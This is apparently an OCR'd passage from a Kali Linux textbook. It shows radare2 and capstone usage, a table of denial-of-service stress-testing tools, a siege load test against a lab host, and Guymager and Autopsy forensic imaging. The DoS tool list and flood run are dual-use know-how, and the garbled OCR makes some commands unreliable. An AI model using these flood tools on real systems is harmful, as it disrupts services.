       System.out.println("Learning to use Kali Linux is ");
       System.out.println("A Gateway to Protecting ");
       System.out.println("Your Network ");
    }
```

```
root@kali:~# aptitude search capstone
   libcapstone-dev

    lightweight multi-architecture disassembly

р
   libcapstone-dev:i386
                                    - lightweight multi-architecture disassembly
р
i A libcapstone3
                                    - lightweight multi-architecture disassembly
   libcapstone3:i386
                                    - lightweight multi-architecture disassembly
p
i A python-capstone

    lightweight multi-architecture disassembly

   python-capstone:i386
                                   - lightweight multi-architecture disassembly
р
root@kali:~# aptitude install libcapstone-dev
The following NEW packages will be installed:
  libcapstone-dev
0 packages upgraded, 1 newly installed, 0 to remove and 8 not upgraded.
Need to get 806 kB of archives. After unpacking 4,123 kB will be used.
Get: 1 http://http.kali.org/kali/ sana/main libcapstone-dev amd64 3.0-0kali1 [80]
6 kB]
Fetched 806 kB in 0s (1,094 kB/s)
Selecting previously unselected package libcapstone-dev.
(Reading database ... 339298 files and directories currently installed.)
Preparing to unpack .../libcapstone-dev_3.0-0kali1_amd64.deb ...
Unpacking libcapstone-dev (3.0-0kali1) ...
Setting up libcapstone-dev (3.0-0kali1) ...
root@kali:~/Documents/capstone# cat simple disassembler.py
# capstone disassembler.py
#!/usr/bin/env python
# basic example
from capstone import *
hexcode = b"\x55\x48\x8b\x05\xb8\x13\x00\x00"
md = Cs(CS ARCH X86, CS MODE 64)
for i in md.disasm(hexcode, 0x1000):
    print("0x%x:\t%s\t%s" %(i.address, i.mnemonic, i.op str))
root@kali:~/Documents/capstone# python simple disassembler.py
0x1000: push
                rbp
0x1001: mov
                rax, gword ptr [rip + 0x13b8]
root@kali:~/Documents/capstone#
```

```
root@kali:~# radare2 -h
Usage: r2 [-dDwntLqv] [-P patch] [-p prj] [-a arch] [-b bits] [-i file]
          [-s addr] [-B blocksize] [-c cmd] [-e k=v] file|-
              set asm.arch
 -a [arch]
              run 'aa' command to analyze all referenced code
 – A
 -b [bits]
              set asm.bits
             set base address for PIE binaries
 -B [baddr]
 -c 'cmd..'
              execute radare command
              file is host:port (alias for -c+=http://%s/cmd/)
 -C
             use 'file' as a program to debug
 -d
 -D [backend] enable debug mode (e cfg.debug=true)
 -e k=v
             evaluate config var
 - f
             block size = file size
 -i [file]
             run script file
 -k [kernel] set asm.os variable for asm and anal
 -l [lib]
             load plugin file
 -L
             list supported IO plugins
 -n
             disable analysis
 -N
             disable user settings
              quiet mode (no prompt) and quit after -i
 -q
 -p [prj]
             set project file
 -P [file]
             apply rapatch file and quit
 -s [addr]
             initial seek
 -m [addr]
              map file at given address
 -t
             load rabin2 info in thread
 -v, -V
              show radare2 version (-V show lib versions)
 -W
              open file in write mode
-h, -hh show help message, -hh for long
root@kali:~# radare2 -L
r____zip
                Open zip files apk://foo.apk or zip://foo.apk/classes.dex
rw_ shm
                shared memory resources (shm://key)
rw rap
                radare network protocol (rap://:port rap://host:port/file)
rwd ptrace
               ptrace and /proc/pid/mem (if available) io
rw_ procpid
               proc/pid/mem io
rw mmap
                open file using mmap://
rw___malloc
                memory allocation (malloc://1024 hex://10294505)
r____mach__
                mach debug io (unsupported in this platform)
rw_ ihex
                Intel HEX file (ihex://eeproms.hex)
rw_ http
                http get (http://radare.org/)
rw haret
               Attach to Haret WCE application (haret://host:port)
rwd gdb
                Attach to gdbserver, 'qemu -s', gdb://localhost:1234
rd debug
                Debug a program or pid. dbg:///bin/ls, dbg://1388
rw bfdbg
              BrainFuck Debugger (bfdbg://path/to/file)
```

```
root@kali:~/radare# rasm2 -h
Usage: rasm2 [-CdDehLBvw] [-a arch] [-b bits] [-o addr] [-s syntax]
             [-f file] [-F fil:ter] [-i skip] [-l len] 'code'|hex|-
              Set architecture to assemble/disassemble (see -L)
 -a [arch]
              Set cpu register size (8, 16, 32, 64) (RASM2_BITS)
 -b [bits]
              Select specific CPU (depends on arch)
 -c [cpu]
 -C
              Output in C format
 -d, -D
              Disassemble from hexpair bytes (-D show hexpairs)
 -e
              Use big endian instead of little endian
 -f [file]
              Read data from file
 -F [in:out]
              Specify input and/or output filters (att2intel, x86.pseudo, ...)
 -h
              Show this help
 -i [len]
              ignore/skip N bytes of the input buffer
 -k [kernel]
              Select operating system (linux, windows, darwin, ..)
 -l [len]
              Input/Output length
 -L
              List supported asm plugins
 -o [offset]
              Set start address for code (default 0)
              Select syntax (intel, att)
 -s [syntax]
 -B
              Binary input/output (-l is mandatory for binary input)
 - V
              Show version information
 -W
              What's this instruction for? describe opcode
 If '-l' value is greater than output length, output is padded with nops
 If the last argument is '-' reads from stdin
root@kali:~# rahash2 -h
Usage: rahash2 [-rBhLkv] [-b sz] [-a algo] [-s str] [-f from] [-t to] [file] ...
-a algo
            comma separated list of algorithms (default is 'sha256')
-b bsize
             specify the size of the block (instead of full file)
-B
             show per-block hash
 -f from
             start hashing at given address
             repeat hash N iterations
 -i num
             use given seed (hexa or s:string) use ^ to prefix
 -S seed
 -k
             show hash using the openssh's randomkey algorithm
             run in quiet mode (only show results)
 - q
-L
            list all available algorithms (see -a)
 -r
             output radare commands
             hash this string instead of files
 -s string
 -t to
             stop hashing at given address
             show version information
 - V
root@kali:~#
```

root@kali:~/Documents/capstone# rahash2 simple_disassembler.py simple_disassembler.py: 0x00000000-0x0000010d sha256: 57494d10009e49e062fbed66d4 53ec6c09c619e912f26a3bbb2249de1f3d2b8b root@kali:~/Documents/capstone# echo "# Added text" >> simple_disassembler.py root@kali:~/Documents/capstone# rahash2 simple_disassembler.py simple_disassembler.py: 0x00000000-0x0000011a sha256: d79cb3da61423c5983203e8540 724445630732d13125ac0a92190dcdc8b99be4 root@kali:~/Documents/capstone#

root@kali:~/radare# tail /var/log/messages > diff2 root@kali:~/radare# tail /var/log/messages > diff1 root@kali:~/radare# radiff2 -c -g * -t diff1 diff2 WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file t vpes WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file t ypes digraph code { graph [bgcolor=white]; node [color=lightgray, style=filled shape=box fontname="Courier" fontsiz e="8"]; "0x00000000_0x00000000" -> "0x00000000_0x000000bc" [color="green"]; "0x00000000_0x00000000" -> "0x00000000_0x000000053" [color="red"]; "0x00000000_0x000000000" [color="lightgray", label="/ (fcn) fcn.000000000 2112\l| 0x00000000 invalid\l| 0x00000001 invalid\l| 0x00000002 outsb\l| 0x0000000 3 and [rcx], dh\l| 0x00000005 cmp [rax], ah\l| 0x00000007 xor [rdi], dh\l| Usage: rafind2 [-Xnzhv] [-b sz] [-f/t from/to] [-[m|s|e] str] [-x hex] file ... root@kali:~/Documents/capstone# rafind -s "i.mnemonic" simple disassembler.py bash: rafind: command not found root@kali:~/Documents/capstone# rafind2 Usage: rafind2 [-Xnzhv] [-b sz] [-f/t from/to] [-[m|s|e] str] [-x hex] file .. root@kali:~/Documents/capstone# rafind2 -s "i.mnemonic" simple disassembler.py 0xf6 root@kali:~/Documents/capstone# rafind2 -s "evil hacker" simple disassembler.py root@kali:~/Documents/capstone#

```
root@kali:~# rax2 -h
```

TOOLUKALI.~# TAX2 -11	
Usage: rax2 [options] [expr	
	rax2 10
	rax2 0xa
-int -> hex ;	rax2 -77
-hex -> int ;	rax2 0xfffffb3
int -> bin ;	rax2 b30
	rax2 1010d
	rax2 3.33f
hex -> float ;	rax2 Fx40551ed8
oct -> hex ;	rax2 35o
	rax2 0x12 (0 is a letter) not connect a cost of the second s
bin out-> nhex esolve add;es	rax2 1100011b
hex -> bin ;	rax2 Bx63
raw -> hex ;	rax2 -S < /binfile_name/bin/ls_connect=localhost:99
	rax2 -s 414141
-b binstr -> bin ;	rax2 -b 01000101 01110110
-B keep base ;	rax2 -B 33+3 -> 36
-d force integer ;	rax2 -d 3 -> 3 instead of 0x3
10/2	rax2 -e 0x33
-f floating point ;	rax2 -f 6.3+2.1
-h help ;	rax2 -h
-k randomart ;	rax2 -k 0x34 1020304050
-n binary number ;	rax2 -e 0x1234
-s hexstr -> raw ;	rax2 -s 43 4a 50
-S raw -> hexstr ;	rax2 -S < /bin/ls > ls.hex
· · · · · ·	rax2 -t 1234567890
5 ,	rax2 -x linux osx
-u units ;	rax2 -u 389289238 # 317.0M
-v version ;	rax2 -V

```
root@kali:-# rax2 123
0x7b
root@kali:-# rax2 0x1abc4
109508
root@kali:-# rax2 290887.3f
Fxea088e48
root@kali:-# rax2 3450
0xe5
root@kali:-# rax2 -x Kali Rocks!
0x507539ca
0xb7e5a922
root@kali:-# rax2 -x Kali_Rocks!
0xfc60fcf2
root@kali:-#
```

Subcategories of	Tools in Kali 1.x	Tools in Kali 2.0 (There is no Stress-Testing
Stress-Testing	(default menu)	menu)
Network Stress	denial	/usr/bin/atk6-denial6
Testing	dhcpig	
	dos-new-ip6	/usr/bin/atk6-dos-new-ip6
	flood_advertise6	/usr/bin/atk6-flood_advertise6
	flood_dhcpc6	/usr/bin/atk6-flood_dhcpc6
	flood_mld26	/usr/bin/atk6-flood_mld26
	flood_mld6	/usr/bin/atk6-flood_mld6
	flood_mldrouter6	/usr/bin/atk6-flood_mldrouter6
	/usr/bin/flood_redir6	/usr/bin/atk6-flood_redir6
	flood_router26	/usr/bin/atk6-flood_router26
	flood router6	/usr/bin/atk6-flood_router6
	/usr/bin/atk6-	/usr/bin/atk6-flood_rs6
	flood_rs6	_
	flood_solicitate6	/usr/bin/atk6-flood_solicitate6
	fragmentation6	/usr/bin/atk6-fragmentation6
	inundator	
	kill_router6	/usr/bin/atk6-kill_router6
	macof	/usr/sbin/macof
	rsmurf6	/usr/bin/atk6-rsmurf6
	siege	/usr/bin/siege
		/usr/bin/siege.config
	smurf6	/usr/bin/atk6-smurf6
	t50	/usr/bin/t50
VoIP Stress Testing	iaxflood	/usr/bin/iaxflood
	inviteflood	/usr/bin/inviteflood
Web Stress Testing	Thc-ssl-dos	/usr/bin/thc-ssl-dos
WLAN Stress	mdk3	/usr/bin/mdk3
Testing	reaver	/usr/bin/reaver

root@kali:~# /usr/bin/atk6-denial6 /usr/bin/atk6-denial6 v2.5 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org Syntax: /usr/bin/atk6-denial6 interface destination test-case-number Performs various denial of service attacks on a target If a system is vulnerable, it can crash or be under heavy load, so be careful! If not test-case-number is supplied, the list of shown. root@kali:~# nmap -A 192.168.56.103 Starting Nmap 7.01 (https://nmap.org) at 2016-01-18 21:13 EST Nmap scan report for 192.168.56.103 Host is up (0.00058s latency). Not shown: 995 filtered ports PORT STATE SERVICE VERSION 139/tcp open netbios-ssn Microsoft Windows 98 netbios-ssn 445/tcp open microsoft-ds Microsoft Windows 10 microsoft-ds Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) 2869/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) 5357/tcp open http | http-server-header: Microsoft-HTTPAPI/2.0 | http-title: Service Unavailable Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) 10243/tcp open http http-server-header: Microsoft-HTTPAPI/2.0 _http-title: Not Found MAC Address: 08:00:27:47:6B:67 (Oracle VirtualBox virtual NIC) root@kali:~/Documents/capstone# siege 192.168.56.103 ** SIEGE 3.0.8 ** Preparing 15 concurrent users for battle. The server is now under siege... ^С Lifting the server siege... done. Transactions: 8072 hits Availabilitv: 100.00 % 272.59 secs Elapsed time: 5.30 MB 0.00 secs Data transferred: Response time: 29.61 trans/sec Transaction rate: 0.02 MB/sec Throughput: 0.13 Concurrency: Successful transactions: 8072 Failed transactions: 0 3.01 Longest transaction: Shortest transaction: 0.00 FILE: /var/log/siege.log You can disable this annoying message by editing the .siegerc file in your home directory; change the directive 'show-logfile' to false. root@kali:/media/cdrom0# /usr/bin/siege.config siege.config usage: siege.config [no arguments] Resource file already install as /root/.siegerc Use your favorite editor to change your configuration by editing the values in that file.

```
156 connection = close
157
158 #
159 # Default number of simulated concurrent users
160 # ex: concurrent = 25
161 #
162 concurrent = 15
163
```

```
root@kali:~# siege 192.168.56.102
** SIEGE 3.0.8
** Preparing 625 concurrent users for battle.
The server is now under siege...^C
Lifting the server siege... done.
```

```
Transactions: 43854 hits

Availability: 100.00 %

Elapsed time: 59.00 secs

Data transferred: 28.82 MB

Response time: 0.33 secs

Transaction rate: 743.29 trans/sec

Throughput: 0.49 MB/sec

Concurrency: 246.78

Successful transactions: 43854

Failed transactions: 0

Longest transaction: 1.70

Shortest transaction: 0.00

FILE: /var/log/siege.log

You can disable this annoying message by editing

the .siegerc file in your home directory; change

the directive 'show-logfile' to false.

\root@kali:~#
```

Chapter 10: Forensics

Applications - Places -		Tue 19:11
10 - Post Exploitation		😥 dconf Editor
11 - Forensics	•	EtherApe
12 - Reporting Tools		EtherApe (as root)
13 - System Services	•	EtherApe (as root)
Usual applications	-	Guymager
Accessories		4- Htop
Electronics		
Graphics		🗱 Lynis auditing tool
Hamradio		Midnight Commander
Internet		Ophcrack
Office		
Other		Package Updater
Programming		Reportbug
Sound & Video		- Root Terminal
Sundry		Koot reminat
System Tools	•	
Universal Access		
Utilities		
Activities Overview		



"the quieter you become, the more you are able to hear"



× •			GUYMAGER				\odot \otimes \otimes
Devices Misc He	F5						
Add special devic nr.	Linux device	: Model	State	i Size i	Hidden : areas	Bad sectors	Progress
	/dev/sda	VMware, VMware Virtual S	Oldle	32.2GB	unknown		
ST3320620A_5QF3	BSPT /dev/sdb	ST332062 0AS	🔵 Idle	320.1GB	unknown		
<							$ \rightarrow $
Size Sector size Image file Info file Current speed Started Hash calculation Source verification Image verification	320,072,933,376 by 512	rtes (298GiB / 320GB)					

× 🔾		GUYMAGER		\odot
<u>D</u> evices <u>M</u> isc <u>H</u> elp Rescan				
Serial 🔺 :	Linux device	: Model	State	Size Hi
	/dev/sda	VMware, VMware Virtual S	⊖ Idle	32.2GB (
ST3320620A_5QF3BSPT	/dev/sdb	ST332062 0AS Manually added special device	◯ Idle	320.1GB (
<[\ \ \ \ \
	349,376 bytes (7.99GiB / 8.58GB)			
X 🔾	Acquire image of /mnt/nfs/wa	ander/vmware/win7-01/wi	n7-01.vmdk 🕐	\odot \otimes \otimes
	Fil	e format		
 	/ image (file extension .dd or .x/	ox)	✓ Split image files	
• Expert Witne	ess Format, sub-format Guymag	er (file extension .Exx)	Split size 2047	MiB 🗸
Case number	Kalibook-1111			
Evidence numbe	er win70020160202			
Examiner	Bo Weaver			
Description	win7-workstation-image			
Notes				
	De	stination		
Image directory	/media/roo	ot/usbdisk/		
Image filename	(without extension) win700203	160202		
Info filename (w	ithout extension) win700201	160202		
	Hash calcul	ation / verification		
Calculate MI	D5 Calcula	ate SHA-1	✓ Calculate SHA	-256
Re-read sou	rce after acquisition for verifica	tion (takes twice as lor	ng)	
✓ Verify image	after acquisition (takes twice a	as long)		
Cance		Duplicate image	Start	

X 💿 Devices Misc Help		GUYMAGER		۲	\odot \otimes
Rescan					
Serial ^	: Linux device	: Model	State	Size	Hid are
	/dev/sda	VMware, VMware Virtual S	Oldle	32.2GB	ur
ST3320620A_5QF3BSPT	/dev/sdb	ST332062 0AS	Oldle	320.1GB	ur
	/mnt/nfs/wander/vmware/win7-01/win7-01.vmdk	Manually added special device	Running	8.6GB	ur
<[
Sector size 512 Image file /media Info file /media Current speed 0.00 M	bruary 15:23:15 (00:00:08)				

X O Devices Misc Help Rescan		GUYMAGER		۲	0 8
Serial nr.	∧ : Linux device	: Model	: State	Size	Hid are
	/dev/sda	VMware, VMware Virtual S	Oldle	32.2GB	ur
ST3320620A_5QF3BS	PT /dev/sdb	ST332062 0AS	Oldle	320.1GB	ur
	/mnt/nfs/wander/vmware/win7-01/win7-01.vmdk	Manually added special device	Finished - Verified & ok	8.6GB	ur
<[
Sector size 51 Image file /m Info file /m Current speed Started 14	edia/root/usbdisk/win70020160202.Exx ledia/root/usbdisk/win70020160202.info I. February 15:23:15 (00:48:01) f				

Serial ▲ nr. ▲	Linux device	Model	State	Size	Hidden areas
VB02c24b38-da42e982	/dev/sdc	ATA VBOX HARDDISK	Running	53.7GB	HPA:No / DCO:Unknown
VB3f8ealbf-80493552	/dev/sdb	ATA VBOX HARDDISK	OUsed in clone operation	107.4GB	HPA:No / DCO:Unknown
VB2c4230e4-46a9fb87	Acquire imag	e A VBOX HARDDISK	🔵 Idle	32.2GB	unknown
	Clone device				
	Abort				
	Info				

	Clone /dev/sdc						
De	stination						
	Serial nr.	Linux device	Model	Size	Remark		
	VB02c24b38-da42e982	/dev/sdc	ATA VBOX HARDDISK	53.7GB	Device to be cloned		
	VB3f8ea1bf-80493552	/dev/sdb	ATA VBOX HARDDISK	107.4GB	Ok for cloning		
	VB2c4230e4-46a9fb87	/dev/sda	ATA VBOX HARDDISK	32.2GB	Too small		
			-		·		
	Info directory		/root/guymager/				
	Info filename (without ex	tension)	kali2clone				
На	sh calculation / verific	ation					
	Calculate MD5		🗌 Calculate SHA	-1	🗹 Calculate SHA-256		
	🗌 Re-read source after	acquisitio	on for verification (tal	kes twice	as long)		
	🗹 Verify image after ac	quisition (takes twice as long)				
	Cancel]	Duplicate	e image	Start		

kali2 clone.info IFI. Save Open 🔻 ~/guymager yo image path and rite hame. /dev/sup 99 Info path and file name: /root/guymager/kali2clone.info 100 Hash calculation : SHA-256 101 Source verification : off 102 Image verification : on 103 104 No bad sectors encountered during acquisition. 105 State: Finished successfully 106 107 MD5 hash 108 MD5 hash verified source 5 109 MD5 hash verified image . . 110 SHA1 hash 111 SHA1 hash verified source : 112 SHA1 hash verified image : 113 SHA256 hash c88854f59572a04186262b15307c6d85a4900ad18dc50ed901b5269450d42e4b 114 SHA256 hash verified source: 115 SHA256 hash verified image : c88854f59572a04186262b15307c6d85a4900ad18dc50ed901b5269450d42e4b 116 Image verification OK. The image contains exactly the data that was written. 117 118 Acquisition started : 2016-04-05 19:28:27 (ISO format YYYY-MM-DD HH:MM:SS) 119 Verification started: 2016-04-05 Plain Text 🔻 Tab Width: 4 💌 🛛 Ln 115, Col 29 💌 INS File Edit View Bookmarks Settings Help


> Autopsy Forensic Browser http://www.sleuthkit.org/autopsy/ ver 2.24

Evidence Locker: /var/lib/autopsy Start Time: Sun Feb 21 19:35:56 2016 Remote Host: localhost Local Port: 9999


Open an HTML browser on the remote host and paste this URL in it:

http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit



<u>F</u> ile <u>E</u> dit <u>V</u> iew Hi <u>s</u> tory <u>B</u> o	Creating Case: win0701 - Iceweasel				\odot	\odot \otimes
	okmarks <u>T</u> ools <u>H</u> elp					
🥖 🦓 Creating Case: win0701	x /4					
(Iocalhost:9999/autops	y?mod=0&view=2&case=win0701&desc=20160202-vm-image 🔻 🤁 🔍 Search	☆	Ê	+	⋒	≡
offensive ■ Offensive	e Security 🌂 Kali Linux 🌂 Kali Docs 🌂 Kali Tools 🌭 Exploit-DB 🐚 Aircrack-ng					
Creating Case: wind	0701					
Case directory (/yar/lib	/autopsy/win0701/) created					
	/lib/autopsy/win0701/case.aut) created					
We must now create a	host for this case.					
Please select your nam	e from the list: BoWeaver ▼					
ADD HOST						
ADD HOST						
e 🖸	Add A New Host To win0701 - Iceweasel				\odot	$^{\circ}$ $^{\circ}$
<u>F</u> ile <u>E</u> dit <u>V</u> iew Hi <u>s</u> tory <u>B</u> o	okmarks <u>T</u> ools <u>H</u> elp					
🥖 🎊 Add A New Host To wi	x _+					
(Iocalhost:9999/autops	y?mod=0&view=7&case=win0701&inv=BoWeaver&x=105&y= 🔻 C 🔍 Search	☆	Ê	+	⋒	≡
		☆	Ê	Ŧ	⋒	≡
Most Visited ▼ 👖 Offensive	y?mod=0&view=7&case=win0701&inv=BoWeaver&x=105&y= ▼ C Q Search e Security 🌂Kali Linux 🌂Kali Docs 🌂Kali Tools 🋸 Exploit-DB NAircrack-ng	☆	Ê	ŧ	^	
		\$	Ê	+	^	=
Most Visited ▼ 👖 Offensive		☆	Ê	Ŧ	^	
Most Visited ▼ 👖 Offensive	e Security 🕆 Kali Linux 🌂 Kali Docs 🌂 Kali Tools 🛸 Exploit-DB 📡 Aircrack-ng	_ ☆	Ê	+	^	-
Most Visited ▼ 👖 Offensive	e Security 🕆 Kali Linux 🌂 Kali Docs 🌂 Kali Tools 🛸 Exploit-DB 📡 Aircrack-ng	_ ☆	Ê	+	Â	=
Most Visited ▼ 👖 Offensive	2 Security 🔧 Kali Linux 🔧 Kali Docs 🔧 Kali Tools 🛸 Exploit-DB 📡 Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can	_ ☆	Ê	Ŧ	^	*
Most Visited ▼ 👖 Offensive	2 Security Xali Linux Xali Docs Xali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols.	_ ☆	Ê	Ŧ	^	-
Most Visited ▼ 👖 Offensive	2 Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols. win7-01.lab1.boweaver.net	<u>क</u>	Ê	+	^	
Most Visited ▼ 👖 Offensive	2 Security Xali Linux Xali Docs Xali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols.	1	Ê	+	^	
Most Visited ▼ 👖 Offensive	 a Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols. [win7-01.lab1.boweaver.net] 2. Description: An optional one-line description or note about this 	<u></u>	Ê	+	^	
Most Visited ▼ 👖 Offensive	2 Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols. [win7-01.lab1.boweaver.net] 2. Description: An optional one-line description or note about this computer.	<u>े</u>	Ê	+	^	
Most Visited ▼ 👖 Offensive	2 Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols. [win7-01.lab1.boweaver.net 2. Description: An optional one-line description or note about this computer. [win7 vm 3. Time zone: An optional timezone value (i.e. EST5EDT). If not given,	<u></u>	Ê	÷	•	
Most Visited ▼ 👖 Offensive	e Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols. [win7-01.lab1.boweaver.net] 2. Description: An optional one-line description or note about this computer. [win7 vm]	☆	Ê	•	•	-
Most Visited ▼ 👖 Offensive	2 Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols. [win7-01.lab1.boweaver.net 2. Description: An optional one-line description or note about this computer. [win7 vm 3. Time zone: An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the	☆	Ê	•	î	-
Most Visited ▼ 👖 Offensive	Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols. win7-01.lab1.boweaver.net 2. Description: An optional one-line description or note about this computer. win7 vm 3. Time zone: An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files. EST5EDT 4. Timeskew Adjustment: An optional value to describe how many	☆	Ê	•	Ŷ	-
Most Visited ▼ 👖 Offensive	Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols. [win7-01.lab1.boweaver.net] 2. Description: An optional one-line description or note about this computer. [win7 vm] 3. Time zone: An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files. [EST5EDT] 4. Timeskew Adjustment: An optional value to describe how many seconds this computer's clock was out of sync. For example, if the	☆	Ê	•	Ŷ	2
Most Visited ▼ 👖 Offensive	Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols. [win7-01.lab1.boweaver.net] 2. Description: An optional one-line description or note about this computer. [win7 vm] 3. Time zone: An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files. [EST5EDT] 4. Timeskew Adjustment: An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.	☆	Ê	•	•	2
Most Visited ▼ 👖 Offensive	Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols. [win7-01.lab1.boweaver.net] 2. Description: An optional one-line description or note about this computer. [win7 vm] 3. Time zone: An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files. [EST5EDT] 4. Timeskew Adjustment: An optional value to describe how many seconds this computer's clock was out of sync. For example, if the	☆	Ê	•	•	-
Most Visited ▼ 👖 Offensive	2 Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols. [win7-01.lab1.boweaver.net] 2. Description: An optional one-line description or note about this computer. [win7 vm] 3. Time zone: An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files. [EST5EDT] 4. Timeskew Adjustment: An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate. [0] 5. Path of Alert Hash Database: An optional hash database of	_ ☆	Ê	•	•	-
Most Visited ▼ 👖 Offensive	 2 Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols. [win7-01.lab1.boweaver.net] 2. Description: An optional one-line description or note about this computer. [win7 vm] 3. Time zone: An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files. [EST5EDT] 4. Timeskew Adjustment: An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate. 	_ ☆	Ê	•	•	
Most Visited ▼ 👖 Offensive	2 Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng ADD A NEW HOST 1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols. [win7-01.lab1.boweaver.net] 2. Description: An optional one-line description or note about this computer. [win7 vm] 3. Time zone: An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files. [EST5EDT] 4. Timeskew Adjustment: An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate. [0] 5. Path of Alert Hash Database: An optional hash database of	☆	Ê	•	*	



<u>F</u> ile <u>E</u> dit <u>V</u> iew Hi <u>s</u> tory <u>B</u> ookr	Add Image To win0701:win7-01.lab1.boweaver.net - Iceweasel				\odot (
	narks <u>T</u> ools <u>H</u> elp					
🚯 Add Image To win070 🗙	4					
(Iocalhost:9999/autopsy?r	nod=0&view=13&host=win7-01.lab1.boweaver.net&case=w 🔻 🥑 🔍 Search	☆	Ê	+	⋒	≡
